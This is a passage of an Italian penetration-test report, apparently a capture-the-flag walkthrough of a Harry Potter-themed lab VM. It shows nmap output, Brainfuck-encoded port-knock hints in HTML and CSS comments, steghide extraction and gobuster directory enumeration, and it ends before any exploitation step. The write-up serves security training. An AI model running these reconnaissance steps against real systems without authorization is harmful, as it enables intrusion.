🛡️ Rapporto di Penetration Test - HP Blackbox

1. Sommario Esecutivo

Obiettivo: Condurre un penetration test di tipo black-box contro il server (IP: 192.168.100.19) per identificare vulnerabilità di sicurezza e dimostrare un percorso verso la compromissione completa del sistema.

Panoramica della Valutazione:

La valutazione ha rivelato una critica mancanza di misure di difesa in profondità (defense-in-depth). Il server faceva forte affidamento sulla **Sicurezza tramite Oscurità** (Security by Obscurity), tentando di nascondere i servizi dietro una complessa sequenza di Port Knocking. Tuttavia, la sequenza e le credenziali sono state esposte attraverso varie vulnerabilità di divulgazione di informazioni (Information Disclosure), tra cui:

- **Commenti nel Codice Sorgente:** Dati sensibili nascosti nei commenti HTML/CSS e codificati in Brainfuck.
- **Steganografia:** Indizi critici incorporati all'interno di file immagine pubblici.
- **Credenziali Deboli:** Password riutilizzate e deboli che hanno permesso l'accesso non autorizzato.
- **Escalation dei Privilegi:** Permessi mal configurati e binari SUID che hanno consentito il movimento laterale da utente standard a root.

Conclusione:

L'attaccante ha superato con successo il firewall di rete, compromesso due account utente (milena, luca) ed eseguito l'escalation dei privilegi a root, ottenendo il controllo completo del sistema.

---

2. Analisi Tecnica Dettagliata (Walkthrough)

Fase 1: Ricognizione


L'ingaggio è iniziato con una scansione completa delle porte TCP per identificare i servizi esposti.

1.1 Risultati Scansione Nmap

Una scansione aggressiva con Nmap ha rivelato diverse porte aperte, ma l'accesso standard

(SSH) appariva limitato.

- **Porta 21 (FTP):** Synology DiskStation.
- **Porta 80 (HTTP):** Apache Web Server.
- **Porta 2222 (SSH):** OpenSSH (Porta non standard).
- **Porta 8080 (HTTP):** Proxy Nginx.



```
┌──(kali㉿kali)-[~/bbhp]
└─$ sudo nmap -p- -sC -sV -O -T4 192.168.100.19 -oN initial_scan.txt
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-29 08:50 -0500
WARNING: RST from 192.168.100.19 port 21 -- is this port really open?
WARNING: RST from 192.168.100.19 port 21 -- is this port really open?
WARNING: RST from 192.168.100.19 port 21 -- is this port really open?
WARNING: RST from 192.168.100.19 port 21 -- is this port really open?
WARNING: RST from 192.168.100.19 port 21 -- is this port really open?
WARNING: RST from 192.168.100.19 port 21 -- is this port really open?
Nmap scan report for 192.168.100.19
Host is up (0.0012s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            Synology DiskStation NAS ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV IP 172.17.0.2 is not the same as 192.168.100.19
42/tcp    open  tcpwrapped
80/tcp    open  http           Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-title: Login
|_Requested resource was login.php
135/tcp   open  msrpc?
1433/tcp  open  ms-sql-s       Microsoft SQL Server 2000 8.00.528.00; SP1+
| ms-sql-info:
|   192.168.100.19:1433:
|     Version:
|       name: Microsoft SQL Server 2000 SP1+
|       number: 8.00.528.00
|       Product: Microsoft SQL Server 2000
|       Service pack level: SP1
|       Post-SP patches applied: true
|_    TCP port: 1433
1723/tcp  open  pptp            (Firmware: 1)
1883/tcp  open  mqtt
|_mqtt-subscribe: Every topic filter was rejected.
2222/tcp  open  ssh            OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 5a:94:da:11:0e:bb:87:a3:f6:36:bf:3e:86:14:e7:b3 (RSA)
|   256 2a:87:ec:bf:7e:df:01:cd:72:26:9f:f9:f2:3d:a1:77 (ECDSA)
|_  256 80:38:ad:fc:07:09:3a:16:29:eb:92:5a:5b:a6:1e:3b (ED25519)
5061/tcp  open  ssl/sip-tls?
8080/tcp  open  http           nginx
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Directory listing for /
8443/tcp  open  ssl/https-alt?
| ssl-cert: Subject: commonName=Nepenthes Development Team/organizationName=dionaea.carnivore.it/countryName=DE
| Not valid before: 2026-01-29T13:50:57
|_Not valid after:  2027-01-29T13:50:57
|_http-title: Directory listing for /
11211/tcp open  memcached      Memcached 1.4.25 (uptime 7 seconds)
MAC Address: 08:00:27:DC:DE:60 (Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; Device: storage-misc; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.81 seconds
```

Prova: Figura 1: L'output di Nmap che conferma il layout del target e le versioni dei servizi.


Fase 2: Enumerazione Web & Divulgazione di Informazioni

Accedendo all'applicazione web sulla porta 80 è emerso un portale di login a tema "Harry Potter". Un'ispezione manuale del codice sorgente ha rivelato la prima serie di indizi necessari per aggirare il firewall.


2.1 Codici Brainfuck Nascosti

L'ispezione del codice sorgente di login.php ha rivelato un commento contenente una stringa Brainfuck.

- **Posizione:** view-source:http://192.168.100.19/login.php
- **Valore Decodificato:** 9991 => di




Prova: Figura 2: Il commento nascosto nel codice sorgente HTML.




Prova: Figura 3: La decodifica della stringa che rivela il numero di porta 9991.

Un'ulteriore enumerazione dei file CSS (css/style.css) ha portato alla scoperta di una seconda stringa Brainfuck nascosta.

- **Posizione:** css/style.css (Riga 55)
- **Valore Decodificato:** 55677 => non avere



Prova: Figura 4: Il commento nascosto all'interno del foglio di stile.



Prova: Figura 5: La decodifica della seconda stringa che rivela la porta 55677.


Fase 3: Analisi Steganografica

Esplorando le risorse del sito, il logo principale (theta-logo.jpg) è stato identificato come potenziale vettore per dati nascosti.

3.1 Estrazione del Testo Nascosto

Utilizzando steghide, abbiamo estratto i dati dall'immagine.

- **Comando:** steghide extract -sf theta-logo.jpg
- **Risultato:** È stato estratto un file chiamato poesia.txt.
- **Contenuto:** Una poesia che suggeriva la porta SSH: *"Era il 22 o il 2222?"*, confermando la porta SSH target trovata nella scansione Nmap.



Prova: Figura 6: Conferma visiva della posizione del file logo.

```
┌──(kali㉿kali)-[~/bbhp]
└─$ steghide extract -sf theta-logo.jpg
Enter passphrase:
wrote extracted data to "poesia.txt".

┌──(kali㉿kali)-[~/bbhp]
└─$ cat poesia.txt
Nel bosco incantato, sotto il cielo stellato,
Luca e Milena, maghi innamorati, si diedero appuntamento,
Era il 22 o il 2222? Un sussurro appena accennato,
Un luogo tra verità e illusioni, dove il mondo era diverso.

Danzarono sotto la luna, nel punto stabilito,
Un sentiero nascosto, di magia e mistero avvolto,
E se mai vedrai quel luogo, dove il tempo è sospeso,
Saprai che lì, tra illusioni e amore, il loro sogno è acceso.
```

Prova: Figura 7: Estrazione riuscita del file di testo nascosto poesia.txt usando Steghide.


Fase 4: Enumerazione Web Estesa

Abbiamo condotto un attacco di directory brute-force completo per identificare percorsi nascosti.

4.1 Directory Busting

Utilizzando gobuster sulla porta 80, abbiamo identificato diverse directory critiche.

- **/oldsite:** Una versione legacy dell'applicazione (Stato: 301).
- **/tmp:** Una directory temporanea (Stato: 200).
- **/welcome.php:** Una potenziale pagina post-login (Stato: 200).




Prova: Figura 8: L'output della scansione Gobuster che elenca le directory scoperte.

Fase 5: Analisi del "Vecchio Sito" (Old Site)

Navigando verso la directory /oldsite appena scoperta, abbiamo trovato un portale di login legacy contenente ulteriori commenti nascosti.

5.1 Codice Sorgente Old Site

- **Posizione:** /oldsite/login.php (Riga 13)
- **Valore Decodificato:** 12000 => il

